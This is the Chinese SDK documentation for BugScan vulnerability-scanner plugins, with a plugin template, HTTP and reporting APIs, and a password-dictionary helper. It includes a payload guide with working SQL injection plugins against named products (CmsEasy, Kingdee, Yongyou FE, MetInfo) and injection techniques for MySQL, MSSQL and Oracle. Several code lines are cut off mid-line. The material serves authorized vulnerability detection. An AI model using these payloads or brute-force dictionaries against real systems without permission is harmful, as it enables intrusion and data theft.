BugScan-Doc

BugScan

Published
with GitBook

目錄

BugScan 插件开发文档

BugScan 是西安四叶草信息技术有限公司旗下 BugScan 社区出品的国内首款基于社区的分布式漏洞扫描框架。

Python实现引擎, 无任何依赖的第三方库，高效插件可用户自定义，用户独立使用框架，标准插件接口联动匹配框架，可以对内网的B/S架构实行精准的扫描.....

本文档旨在帮助漏洞插件社区开发者编写插件， 加入到漏洞插件社区中，成为我们的一员，体验自动化漏洞挖掘。

官网地址：https://www.bugscan.net/

快速入门

本章节能帮您快速了解 BugScan 插件开发贡献流程，并且搭建 BugScan 开发环境。

下面就让我们开启这段短暂的旅程。

环境配置

1. 安装 Python

Bugscan 平台插件基于 Python 2.7.x 开发，开发者首先需要下载并安装 Python。Python 下载地址

2. 下载 BugScan SDK

Bugscan SDK 提供了相关的 API，下载并解压 SDK。SDK 下载地址

3. 安装

将 SDK 中的 dummy 目录拷贝到 Python 安装目录下的 `site-packages` 目录下

4. 验证

在终端下打开 python 并输入 `from dummy import *` 如无错误则环境搭建成功

编写插件

1. 编写

开发者在本地编写插件代码，以下为 CmsEasy 5.5 UTF-8 20140802/celive/live/header.php SQL注入漏洞 的扫描插件。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# __author__ = 'Medici.Yan'
# 引入需要用到的标准库
import urllib

# assign 验证任务的指纹
def assign(service, arg):
    if service == fingerprint.cmseasy: # 指纹为 cmseasy
        return True, arg  # 返回类型为 tuple

# audit 审计函数，通过指纹验证后调用该函数
def audit(arg):
    # 此插件中 arg 为提交的网址
    # 构造要提交数据的目标 URL
    target = arg + '/celive/live/header.php'
    # 此漏洞要发送的 POST 数据(Payload)
    post_data = {
        'xajax': 'LiveMessage',
        'xajaxargs[0][name]': "1',(SELECT 1 FROM (select count(*),c
                              "floor(rand(0)*2),(select md5(233)))a
                              "information_schema.tables group by a
                              "'','','','1','127.0.0.1','2') #"
    }
    # 通过 curl2 发送 Payload 到目标
    code, head, body, redirect_url, log = hackhttp.http(
        target, post=urllib.urlencode(post_data))
    # 验证是否存在漏洞
    if 'e165421110ba03099a1c0393373c5b43' in body:
        # 存在漏洞则输出目标 URL
        security_hole(target, log=log)

# 本地测试时需要加 main 用于调用
if __name__ == '__main__':
    # 导入 sdk
    from dummy import *
    # 调用 audit 与 assign
    audit(assign(fingerprint.cmseasy, 'http://localhost/cmseasy/')|
```

读者暂时无需关注插件编写具体内容，我们会在后面的章节中详细讲解如何编写。

2. 测试

将编写好的插件保存，例如文件名叫 `demo.py`，直接在终端下运行该文件。如果存在漏洞，则会终端上会有 [LOG] 信息输出。

提交插件

在 BugScan 个人中心，点击提交插件，选择该插件所属分类，填写相关信息后点击提交按钮。

注意：提交时请认真填写相关信息，方便社区其它成员检索

插件命名请严格遵守 `组件名_[插件名]_[版本号]_存在漏洞的文件名_漏洞类型` ,如果 `[]` 中的内容为可选内容。

例如：

`CmsEasy_5.5_UTF-8_20140802_/celive/live/header.php_SQL注入漏洞`

`Wordpress Sell Download v1.0.16 /TheCartPress 1.4.7/Advanced uploader v2.10 本地文件路径泄露`

等待上线

插件提交后进入等待上线状态。插件一共有四种状态：

- 上线的插件：审核通过并且已经可以立即调用该插件扫描
- 下线的插件：暂时不可调用该插件
- 审核中的插件：暂时不可调用该插件，需要经过管理员审核该插件
- 私有的插件：私有插件仅作者自己的节点可以使用，不需要审核即可直接调用（高级账号拥有该功能）

API 说明

本章重点详细介绍 Bugscan SDK 中提供的相关方法 API 与 插件的格式。在插件开发过程中如果对 SDK 中提供的相关 API 有任何疑问，可以随时查阅相关说明。

插件模版

以下内容为 BugScan 插件的模版：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

# assign 验证任务的指纹
def assign(service, arg):
    if service == fingerprint.cmseasy: # 指纹为 cmseasy，需要根据实际
        return True, arg

# audit 审计函数，通过指纹验证后调用该函数
def audit(arg):
    # 在此写下你的代码...

# 本地测试时需要加 main 用于调用
if __name__ == '__main__':
    from dummy import *
    audit(assign(fingerprint.cmseasy, 'http://localhost/cmseasy/')
```

开发者可以使用自定义函数，但必须声明 **assign** 函数和 **audit** 函数。

assign

判断 BugScan 框架传入的服务类型，避免做不必要的扫描，该方法为插件首个被调用的函数，插件中必须声明此函数。

```
assign(service, arg)
```

参数

- **service**

  插件要扫描的服务名（指纹名），如果无该 CMS 指纹时，该插件不会被调用。

  使用形式为 `fingerprint.服务名` ，具体参见 Service 与 arg 说明，必选

- **arg**

  对应的 Service 共同约定的参数，对于一般的 CMS 来说，值为域名，具体参见 Service 与 arg 说明

返回值

如果 Service 验证不成功，无返回值

如果验证成功，则返回的类型为 tuple，长度为 2

例子：

`discuz` 插件的 assign 函数：

```
def assign(service, arg):
    if service == fingerprint.discuz:
        return True, arg
```

- 返回值第一个参数为 bool 类型，用于判断验证状态

- 返回值第二个参数为 arg，用于传递 arg 到 audit 函数

范例

用友 U8 插件的 assign 函数：

```
def assign(service, arg):
    if service == fingerprint.yongyou_u8:
        return True, arg
```

audit

审计函数，该方法为插件继 assign 函数后被调用的函数，在 assign 中判断当前扫描服务与该插件对应的服务相等后，便会调用该插件的 audit 函数。插件中必须声明此方法。如果插件中逻辑较为复杂，开发者可自行封装方法，并在 audit 中调用执行即可。

```
audit(arg)
```

参数

- **arg**

  该插件所对应的 Service 共同约定的参数，一般为一个经过，具体参数格式可参考 assign 函数中 arg 参数。

返回值

无。如果检测到存在漏洞，则直接使用 security_info 等报告方法直接输出漏洞报告。

范例

以下为 CmsEasy 5.5 UTF-8 20140802/celive/live/header.php SQL注入漏洞 的扫描插件。该漏洞为报错注入，如果 Payload 执行成功，则会在返回页面中显示执行成功的 md5(233) 的值。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# __author__ = 'Medici.Yan'
# 引入需要用到的标准库
import urllib

# assign 验证任务的指纹
def assign(service, arg):
    if service == fingerprint.cmseasy: # 指纹为 cmseasy
        return True, arg  # 返回类型为 tuple

# audit 审计函数，通过指纹验证后调用该函数
def audit(arg):
    # 此插件中 arg 为提交的网址
    # 构造要提交数据的目标 URL
    target = arg + '/celive/live/header.php'
    # 此漏洞要发送的 POST 数据(Payload)
    post_data = {
        'xajax': 'LiveMessage',
        'xajaxargs[0][name]': "1',(SELECT 1 FROM (select count(*),c
                              "floor(rand(0)*2),(select md5(233)))a
                              "information_schema.tables group by a
                              "'','','','1','127.0.0.1','2') #"
    }
    # 通过 curl2 发送 Payload 到目标
    code, head, body, errcode, redirect_url = hackhttp.http(
        target, post=urllib.urlencode(post_data))
    # 验证是否存在漏洞
    if 'e165421110ba03099a1c0393373c5b43' in body:
        # 存在漏洞则输出目标 URL
        security_hole(target)

# 本地测试时需要加 main 用于调用
if __name__ == '__main__':
    # 导入 sdk
    from dummy import *
    # 调用 audit 与 assign
    audit(assign(fingerprint.cmseasy, 'http://localhost/cmseasy/')|
```

hackhttp

hackhttp 是四叶草安全旗下 BugscanTeam 打造的一款 Python 语言的 HTTP 第三方库。是分布式漏洞扫描框架 BugScan 中核心库之一。

hackhttp 现已开源，仓库地址 https://github.com/BugScanTeam/hackhttp

> BugScan SDK 已经集成 hackhttp, 导入 SDK 之后可直接使用 `hackhttp.http()` 进行发包。

注意:原 **SDK** 中 **MiniCurl** 已经废除，不再兼容

```
hackhttp.http(url, post=None, **kwargs) -> (code, head, html, redi
```

参数

- **url**

  要访问的目标地址，类型 String, 必选

  使用范例：

  ```
  hackhttp.http(url="http://bugscan.net")
  ```

- **post**

  要发送的 POST 数据

  使用范例：

  ```
  hackhttp.http(url="xxxxx", post="user=admin&pawd=admin")
  ```

kwargs 参数可选值

- **raw**

  发送 http 包，可从 burpsuite 上复制

  使用范例：

```
raw_data = '''GET /index.php HTTP/1.1
Host: www.baidu.com
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) App
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
'''

hackhttp.http(url="https://www.baidu.com", raw=raw_data)
```

- **proxy**

  代理服务器，参数类型为 tuple，支持 HTTP 协议

  使用范例：

```
hackhttp.http(url="xxxxx", proxy=('127.0.0.1', 8080))
```

- **method**

  HTTP 请求方式，根据 RFC2616 标准（现行的 HTTP/1.1) 可选的请求方式有：`OPTIONS, GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT`，默认为 GET，如果设置了 post 值，会自动修改 method 值为 POST,如果指定了 method 则会修改为指定的值。

- **cookcookie**

  自动处理 Cookie 值，参数类型为 bool

  使用样例：

```
hackhttp.http(url="xxxx", cookcookie=True)
```

- **header**

  设置 HTTP 请求头字段，类型为 String

  使用样例:

```
hackhttp.http(url="xxxx", header='Referer:https://bugscan.net\r
```

- **headers**

  设置 HTTP 请求头字段，类型为 dict

  使用样例:

```
hackhttp.http(url="xxxx", headers={'Referer': 'https://bugscan.
```

  注意: 如果同时设置了 **header** 和 **headers** ，那么只会以 **header** 为准。

> 设置 cookie 值，User-Agent 等值可以通过设置 header 来实现，或者在创建 hackhttp 指定

返回值

返回值类型为 tuple, 长度为 5

```
code, head, html, redirect_url, log = hackhttp.http(url="xxxx")
```

- **code**

  HTTP 状态码，类型为 int

- **head**

  HTTP 响应头，类型为 String

- **html**

  HTTP 响应体，类型为 String

- **redirect_url**

  遇到 HTTP 302 后的跳转地址，如果无跳转则为请求的地址

- **log**

  HTTP 日志信息，类型为 dict

  - url

    本次请求的第一个 URL 地址

  - request

    HTTP 请求报文

  - response

    HTTP 响应报文

report

> 插件通过以下四个函数来与扫描器通信，生成扫描结果报告。

```
security_note(str)
```

信息通知，该函数在扫描报告中为绿色

```
security_info(str)
```

低危报告，该函数在扫描报告中为蓝色

```
security_warning(str, [uuid=None, log=None])
```

中危报告，该函数在扫描报告中为黄色

```
security_hole(str, [uuid=None, log=None])
```

高危报告，该函数在扫描报告中为红色

参数

- str

  要输出的信息，类型为 String, 必选

- uuid

  此任务的唯一标识，防止重复，如果不指定，系统将自动生成一个 UUID，如无特殊需要，可不指定。

- log

  HTTP 请求详细信息，内容必须为 hackhttp 返回的第 5 个参数。

warning 和 **hole** 级别必须传递该值

> 如果在插件中有多次使用 hackhttp ，则只需要传递触发漏洞的那次请求的 log。
>
> 如：上传文件时，有两次请求，第一次是上传文件，第二次是验证文件是否上传成功，则在报告时只要传递第一次的 log。

eg:

```
code, head, html, redirect_url, log = hackhttp.http(url)
security_hole("Hole Info", log=log)
```

返回值

无

范例

报告中输出 "127.0.0.1:6379" 这个字符串：

```
code, head, html, redirect_url, log = hackhttp.http(url)
security_hole("127.0.0.1:6379", log=log)
```

在 BugScan 扫描结果中，该信息会显示在提交的插件名称下。

util

> 提供了一些公用的方法库

`decode_html(head, body)`

将 HTTP 响应头和响应体以 utf-8 编码方式解码

参数

- head

  HTTP 响应头，类型 String

- body

  HTTP 响应体，类型 String

返回值

类型 String

范例

```
code, head, body, err, redir_url = hackhttp.http(url="xxxx")
ret = util.decode_html(head, body)
```

`get_domain_root(url)`

获取 url 的根域名地址

参数

- url

  URL 地址，类型 String

返回值

类型 String

范例

```
>>> util.get_domain_root("http://www.test.com/index.php?id=1")
'test.com'
>>> util.get_domain_root("http://www.test.com/test/")
'test.com'
>>> util.get_domain_root("http://test.com/test/index.php?id=1")
'test.com'
```

`get_fuzzpage(page)`

参数

- page

  类型 String

返回值

范例

`get_host_keys(hostname)`

参数

返回值

范例

`get_url_ext(url)`

获取 URL 中请求的文件的后缀名（不适用于重写 URL 规则的 URL）

参数

- url

  目标 URL 地址，类型 String

返回值

后缀名，类型 String

范例

```
>>> util.get_url_ext("http://www.test.com/test/test.jsp?id=1")
'.jsp'
```

`get_url_host(url)`

获取该 URL 的域名地址

参数

- url

  目标 URL 地址，类型 String

返回值

类型 String

范例

```
>>> util.get_url_host("http://www.test.com/test/")
'www.test.com'
>>> util.get_url_host("http://www.test.com/test/index.php?id=2")
'www.test.com'
```

`html2text(body, head='')`

`is_ipaddr(varObj)`

判断 varObj 是不是 IPv4 地址

返回值

类型 Bool

范例

```
>>> util.is_ipaddr("www.test.com")
False
>>> util.is_ipaddr("127.0.0.1")
True
```

`load_password_dict(hostname, userfile=None, passfile=None, userlist=None, passlist=None, mix=True)`

加载字典，函数自带去重功能

参数

- hostname

  类型 str。当前扫描的域名或者 ip(若是 IP，会自动从当前扫描的 url 匹配到域名)

- userfile

  类型 str。加载的内置用户名字典文件

  用户名字典例子：

  - root:root 表示一对用户名和密码，这种类型会不和密码字典来组合
  - %domain% 该通过扫描的域名来生成，包含一级二级三级
  - %domain%:%domain%
  - admin:admin
  - test:test
- passfile

  类型 str。 加载的内置密码字典文件

密码字典例子：

- %null% 空口令
- 123456789
- %username%123 与用户名组合

内置的用户名和密码字典列表

```
sub_domain.txt
telnet_user.txt
ssh_user.txt
ftp_user.txt
http_user.txt
form_user.txt
rsync_user.txt
mssql_user.txt
mysql_user.txt
telnet_pass.txt
ftp_pass.txt
form_pass.txt
mssql_pass.txt
mysql_pass.txt
http_pass.txt
ssh_pass.txt
```

内置字典均放在 `database/` 目录下，具体使用方法参见范例二

- userlist 类型 list。 用户名的文本列表
- passlist 类型 list。 密码的文本列表
- mix 类型 bool。额外将 `%username%+密码` 作为密码

返回值

类型 list

说明

加载顺序为：

1.加载默认用户字典

2.加载内置文件用户字典

3.加载添加任务时设置url用户字典

4.加载默认密码字典

5.加载内置文件密码字典

6.加载添加任务时设置url密码字典

如果需要在本地测试自定义字典，请打开 `dummy/__init__.py`

```
_G = {
    'scanport':False,
    'subdomain': False,
    'target': 'www.abc.com',
    'disallow_ip':['127.0.0.1'],
    'kv' : {},
    #'user_dict':'http://192.168.0.158/1.txt'
    #'pass_dict':'http://192.168.0.158/1.txt'
    }
```

将其中的 `user_dict` 和 `pass_dict` 前的 `#` 号去掉，并将值修改为用户远程字典的地址

范例

1. 范例一

```
>>> util.load_password_dict('')
[['root', 'root'], ['admin', 'admin'], ['test', 'test']]
```

2. 范例二

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import urlparse
def assign(service, arg):
 if service == fingerprint.test:
     return True, arg
def audit(args):
 r = urlparse.urlparse(args)
 host = r.hostname
 debug("host:%s",host)
 pass_list = util.load_password_dict(
     host,
     userfile='database/ftp_user.txt',
     passfile='database/ftp_pass.txt',
     userlist=['sa:sa','username'],
     passlist=['123456'],
     mix=True,
     )
 for username,password in pass_list:
     debug("%s,%s", username, password)
if __name__ == '__main__':
 from dummy import *
 audit(assign(fingerprint.test, 'http://mp3.baidu.com/')[1])
```

urljoin(base, ref, encoding='utf-8')

连接 URL，用法和返回值与 urlparse.urljoin 完全相同

```
>>> util.urljoin('http://www.test.com/', '/index.php?id=1&page=2')
'http://www.test.com/index.php?id=1&page=2'
```

task_push

> 新增加一个扫描任务，该方法会调用所有插件的 assign 函数

```
task_push(servie, arg, uuid=None, target=None)
```

参数

- **service**

  要推送的服务名，fingerprint.服务名，具体参见 Service 和 arg 说明，必选

  使用范例：

  生成一个子任务，调用所有 Service 为 `discuz` 的插件，扫描 `http://www.vul.com/` ：

  ```
  task_push(fingerprint.discuz, 'http://www.vul.com/')
  ```

- **arg**

  要推送的参数，类型自定义，取决于对应的 Service 共同约定的参数形式，具体可查看Service 和 arg 说明。

  使用范例：

  1.推送 `discuz` 服务扫描任务， `discuz` 服务中对应的 arg 为 一个 URL 地址：

  ```
  task_push(fingerprint.discuz, 'http://www.vul.com/index.php')
  ```

  2.推送 `ssh` 服务扫描， `ssh` 服务中对应的 arg 为一个开放 SSH 服务的 IP 地址：

```
task_push(fingerprint.ssh, '127.0.0.1')
```

- **uuid**

  此任务的唯一标识，防止重复，如果不指定，系统将自动生成一个 UUID

- **target**

  新生的任务产生的报告所属的域名，如果不指定则为父域名

返回值

无

Service 与 arg 说明

Service 说明

Service 是指对目标初步扫描后获取的指纹，是判断是否调用该插件的开关。在该参数位置填写 `fingerprint.服务名` 。

开发者可进入 已经上线的特征页面 查看已有的特征。如果没有该特征，需要按照特征命名规范来编写，之后需要提交特征。

Service 命名规范

1. 命名选取, 优先使用英文名。如无英文名则使用官网顶级域名。若有多个产品，则需要使用下划线来区分。字母统一小写。

   示例：

   WordPress： `fingerprint.wordpress` 。 禅道 项目管理软件： `fingerprint.zentao` 用友 CRM： `fingerprint.yongyou_crm` 用友 U8： `fingerprint.yongyou_u8`

2. 如果名称中有 `空格` ， `-` ，统一使用 `_` 。

   示例：

   北京东方文辉 FSM-CMS: `fingerprint.bjdfwh_fsmcms`

3. 如果名称是以数字开始的，则在数字前加一个 `_` 。

   示例：

   74CMS: `fingerprint._74cms`

Service 提交说明

Service 提交指纹内容分为两部分，第一部分为特征路径，第二部分为该路径的特征值。

尽量选取该应用特有的，其他 cms不可能有的。可以添加多个特征如 ecshop，任何一个特征命中就认为识别成功

- 第一种：图片类

  `.ico .gif .png .jpg` ，如 favicon.ico 等等

  图片类的特征值为其对应的 md5 值。要尽量选取多个版本都有，且 md5 值不会变化的。

  eg:

  ```
  特征路径： favicon.ico

  特征值： 89b932fcc47cf4ca3faadb0cfdef89cf
  ```

- 第二种 文本型

  `.js .css .htm .php` ，如 robots.txt 等

  文本类要尽量选取有 cms 特征，或者本身的字符串作为特征。

  eg:

  ```
  特征路径： static/common/js/topic.js

  特征值: startbbs
  ```

> 在提交特征时，至少提供 1 个图片特征，1 个文字特征，2～3 个测试地址

phpwiki 特征样例

特征路径	特征值
`favicon.ico`	`87B4E4C260FFB28A54FF5`
`themes\default\Wikiwyg\Wikiwy\Phpwiki.js`	`phpwiki`
`themes\default\phpwiki.css`	`wiki`

Service 对应 arg 说明

arg 对应的 Service 共同约定的参数。下表中给出了部分 Service 对应的 arg 说明。

service	arg	例子
www	一个经过模糊过滤的链接	`assign('www', 'http://www.test.com')`
www_form	一个爬虫构造过的 form 表单的 dict 结构	见下方详细说明
ip	IP地址	`assign(fingerprint.ip, '127.0.0.1')`
dns	新发现的域名	`assign(fingerprint.dns, 'www.baidu.com')`
ssh	开放 SSH 服务的 IP 地址	`assign(fingerprint.ssh, '127.0.0.1')`
ftp	开放 FTP 服务的 IP 地址	`assign(fingerprint.ftp, '127.0.0.1')`
mssql	开放 MSSQL 服务的 IP 地址	`assign(fingerprint.mssql, '127.0.0.1')`
mysql	开放 MySQL 服务的 IP 地址	`assign(fingerprint.mysql, '127.0.0.1')`
telnet	开放 Telenet 服务的 IP 地址	`assign(fingerprint.telnet, '127.0.0.1')`
vnc	开放 VNC 服务的 IP 地址	`assign(fingerprint.vnc, '127.0.0.1')`

应用(如: **CMS**)特征的 **arg** 一般都为域名，具体可在该特征详细信息界面查看

例如： `assign(fingerprint.discuz, 'http://www.test.com/')`

- **www_form** arg 详细说明

  www_form 的 arg 为一个爬虫构造过的 form 表单的 dict 结构。

  比如有一表单如下：

```
<form action="http://www.abc.com/login.asp" method="post">
  <input type="text" name="login" value="test">
  <input type="password" name="password" value="test">
  <input type="radio" name="graphicOption" value="maxmum" />
  <input type="radio" name="graphicOption" value="minimum" chec
  <input type="submit" value="Submit" />
</form>
```

则其对应的 arg 为：

```
{
  'action': 'http://www.abc.com/login.asp',
  'inputs': [
         {'type': u'text', 'name': u'login', 'value': 'test'},
         {'type': u'password', 'name': u'password', 'value': '
         {'type': u'radio', 'name': u'graphicOption', 'value':
         ],
  'ref': 'http://www.abc.com/',
  'method': u'post'
}
```

插件编写 Payload 建议

插件检测漏洞存在时，所选的 Payload 不只一个，但都应该遵守一个原则：无损扫描，即不得对目标系统直接或者间接造成损害。

为了方便开发者构造合适的 Payload，官方给出相关远程漏洞检测 Payload 构造参考建议，插件开发者可根据漏洞类型来构造合适的 Payload。

SQL 注入类插件

1. 基于报错的 SQL 注入

   这一类的也叫有回显注入，页面会返回错误信息，或者是把注入语句的结果直接返回在页面中。

2. 基于布尔的盲注

   无回显但可以根据返回页面的结果判断构造的SQL条件语句的真假性

3. 基于时间的盲注

   当根据页面返回的内容不能判断出任何信息时，使用条件语句查看时间延迟语句是否执行，也就是看页面返回时间是否增长来判断是否执行。

基于报错的 SQL 注入

这一类的也叫有回显注入，页面会返回错误信息，或者是把注入语句的结果直接返回在页面中。

MySQL 数据库

方法：直接在结果中输出一个 md5 值

其 SQL 语句原型类似：

```
select md5(233);
```

实例

CmsEasy 5.5 UTF-8 20140802/celive/live/header.php SQL注入漏洞:


请求的目标 **URL**：

```
http://xxx.com/celive/live/header.php
```

POST 数据内容**(Payload)**：

```
xajax=LiveMessage&xajaxargs[0][name]=1',(SELECT 1 FROM (select cour
```

手动验证效果图：



漏洞验证(伪代码)：

md5(233) 的值为 e165421110ba03099a1c0393373c5b43

```
if 'e165421110ba03099a1c0393373c5b43' in 返回内容:
        security_hole(target, log=log)
```

范例插件：

CmsEasy 5.5 UTF-8 20140802/celive/live/header.php SQL注入漏洞

> 感谢插件作者: 残废

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import urllib


def assign(service, arg):
    if service == fingerprint.cmseasy:
        return True, arg


def audit(arg):
    target = arg + '/celive/live/header.php'
    post_data = {
        'xajax': 'LiveMessage',
        'xajaxargs[0][name]': "1',(SELECT 1 FROM (select count(*),c
                              "floor(rand(0)*2),(select md5(233))a
                              "information_schema.tables group by a
                              "'','','','1','127.0.0.1','2') #"
    }
    code, head, body, redirect_url, log = hackhttp.http(
        target, post=urllib.urlencode(post_data))
    if 'e165421110ba03099a1c0393373c5b43' in body:
        security_hole(target, log=log)

if __name__ == '__main__':
    from dummy import *
    audit(assign(fingerprint.cmseasy, 'http://localhost/cmseasy/')|
```

MSSQL 数据库

方法：直接在结果中输出一个 md5 值

其 SQL 语句原型类似：

```
select sys.fn_varbintohexstr(hashbytes('MD5','1234'));
```

`hashbytes()` 返回 varbinary 类型值

`sys.fn_VarBinToHexStr()` 是把 varbinary 转换成 varchar

范例插件：

金蝶办公系统 get_file.jsp SQL注入漏洞

> 感谢插件作者: Clown

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# author:
# Name:金蝶办公系统 get_file.jsp SQL注入漏洞

import time

def assign(service, arg):
    if service == fingerprint.kingdee:
        return True, arg


def audit(arg):
    payload = 'Kingdee/disk/get_file.jsp?file_id=11%29%20and%201%3D
    code,head, res, redirect_url, log = hackhttp.http(arg + payloa
    if code == 200 and '81dc9bdb52d04dc20036dbd8313ed055' in res:
        security_hole(arg + payload + "  :found sql Injection", log


if __name__ == '__main__':
    from dummy import *
    audit(assign(fingerprint.kingdee,'http://www.example.com/')[1])
```

其中 Payload 是经过 URL 编码后的，解码后的 Payload 为：

```
payload = 'Kingdee/disk/get_file.jsp?file_id=11) and 1=2 UNION SELE
```

Oracle 数据库

方法：Oracle 中输出 md5 值实现起来较为复杂，可以连续输出几个随机的字符来使判断字符串随机化

SQL 语句：

```
SELECT CHR(97)||CHR(108)||CHR(107)||CHR(100)||CHR(102)||CHR(106)||C
```

其效果相当于：

```
SELECT 'alkdfjgc' FROM foobar
```

这样只用检测 `alkdfjgc` 是否在返回页面中即可。

注意:所选字符串应该尽量无规律且要有一定长度，不要选用常见的单词（如 get, test, ceshi）。

范例

用友FE协作办公系统 feReport/chartList.jsp SQL 注入漏洞：

原漏洞提及多处 SQL 注入，这里只选择其中 Oracle Union 注入：

Payload 为：

```
feReport/chartList.jsp?delId=1&reportId=1 UNION ALL SELECT NULL,NUL
```

将 `bvuegrsycgaonod` 转换后 Payload 为：

```
feReport/chartList.jsp?delId=1&reportId=1 UNION ALL SELECT NULL,NUL
```

示例插件：

用友FE协作办公系统 feReport/chartList.jsp SQL 注入漏洞检测插件

> 感谢插件作者: 小光

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# 用友FE协作办公系统 feReport/chartList.jsp SQL 注入漏洞

import time

def assign(service, arg):
    if service == fingerprint.yongyou_fe:
        return True, arg


def audit(arg):
    payload = 'feReport/chartList.jsp%3FdelId%3D1%26reportId%3D1%2(
    code,head, res, redirect_url, log = hackhttp.http(arg + payloa
    if code == 200 and 'bvuegrsycgaonod' in res:
        security_hole(arg + payload + " : Found SQL Injection", log


if __name__ == '__main__':
    from dummy import *
    audit(assign(fingerprint.yongyou_fe,'http://www.example.com/')|
```

布尔盲注类插件

这一类的注入在返回页面中没有回显，但可以根据返回页面的结果判断构造的SQL条件语句的真假性。

MySQL 数据库

方法：构造布尔表达式来影响返回结果集。

其 SQL 语句原型类似：

```
select * from table where 1=1;
select * from table where 1=2;
select * from table where 1>2;
select IF(1=1, 1, 2);
select IF(1=2, 1, 2);
select IF('a'='a', 1, 2);
```

实例

MetInfo 5.3 /include/global/listmod.php SQL 注入漏洞:

请求的目标 **URL**：

```
# 表达式值为真，返回有数据的页面
http://127.0.0.1/MetInfo/news/news.php?lang=cn&class2=5&serch_sql=1

# 表达式为假，返回无数据的页面
http://127.0.0.1/MetInfo/news/news.php?lang=cn&class2=5&serch_sql=1
```

漏洞验证**(**伪代码**)**：

md5(233) 的值为 e165421110ba03099a1c0393373c5b43

```
if 表达式为真的请求返回内容:
        security_hole(target, log=log)
```

范例插件：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# author: Medici.Yan

import re


def assign(service, arg):
    if service == fingerprint.metinfo:
        return True, arg


def audit(arg):
    # 开发者可调用自定义函数
    verify(arg)


def verify(url):
    payloadtrue = "{target}/news/index.php?"\
        "serch_sql=%20123qwe%20"\
        "where%201234%3D1234%20--%20x&imgproduct=xxxx".format(targe

    payloadfalse = "{target}/news/index.php?"\
        "serch_sql=%20123qwe%20"\
        "where%201234%3D1235%20--%20x&imgproduct=xxxx".format(targe
    try:
        code1, head1, body1, redirect_url1, log1 = hackhttp.http(pa
        # shownews.php?lang= 就是两次请求结果中不同的地方
        if code1 != 200 or not\
                re.search('href=["\' ]shownews\.php\?lang=', body1,
            return

        code2, head2, body2, redirect_url2, log2 = hackhttp.http(pa
        if code2 != 200 or\
```

```
                re.search('href=["\' ]shownews\.php\?lang=', body2,
            return
        security_hole("%s" % (payloadtrue), log=log1)
    except:
        pass

if __name__ == '__main__':
    from dummy import *
    audit(assign(fingerprint.metinfo, 'http://127.0.0.1/MetInfo/')|
```

MSSQL 数据库

方法：构造布尔表达式

其 SQL 语句原型类似：

```
select * from xxxx where id=xxx and 1=1;
select * from xxxx where id=xxx and 1=2;
IF(1=1) SELECT 123 ELSE DROP FUNCTION xxxx;
```

Oracle 数据库

方法：构造布尔表达式

SQL 语句原型类似：

```
(SELECT (CASE WHEN (1=1) THEN 123 ELSE CAST(1 AS INT)/(SELECT 0 FRO
```

时间盲注类插件

这一类的注入在返回页面中没有回显，但可以根据返回页面的结果判断构造的SQL条件语句的真假性。

MySQL 数据库

方法：使用 `sleep()` 函数达到延时。

其 SQL 语句原型类似：

```
SELECT IF(1=1, sleep(5), "1");
SELECT IF(1=2, sleep(5), "1");
```

MSSQL 数据库

方法：使用 `waitfor delay` 达到延时。

其 SQL 语句原型类似：

```
waitfor delay '0:0:5'
```

Oracle 数据库

方法：`receive_message` 函数用于接收管道消息，并将接收到的消息写入到本地消息缓冲区。当接收完管道信息之后，会删除管道消息，管道消息只能被接收一次。

```
AND [RANDNUM]=DBMS_PIPE.RECEIVE_MESSAGE('[RANDSTR]',[SLEEPTIME])
```

`receive_message` 语法：

```
dbms_pipe.receive_message(pepename in varchar2,timeout in integer d
```

其中，返回 0 接收成功，返回 1 超时，返回 2 本地缓冲区不能容纳管道消息，返回 3 发生中断。

XSS 类插件

1. Flash XSS

   这一类的 XSS 主要是由于 Flash 与 Js 交互过程中产生的 XSS。

2. 反射型 XSS

   发出请求时，XSS 的代码出现在 URL 中，作为输入提交到服务端，服务端解析过数据之后，在响应中出现这段 XSS 代码，最后由浏览器解析服务端响应后执行。整个过程，看起来很像一次反射，所以叫作反射型 XSS。

   由于此类 **XSS** 检测误报率太高，官方暂时不收录该类插件

3. 存储型 XSS

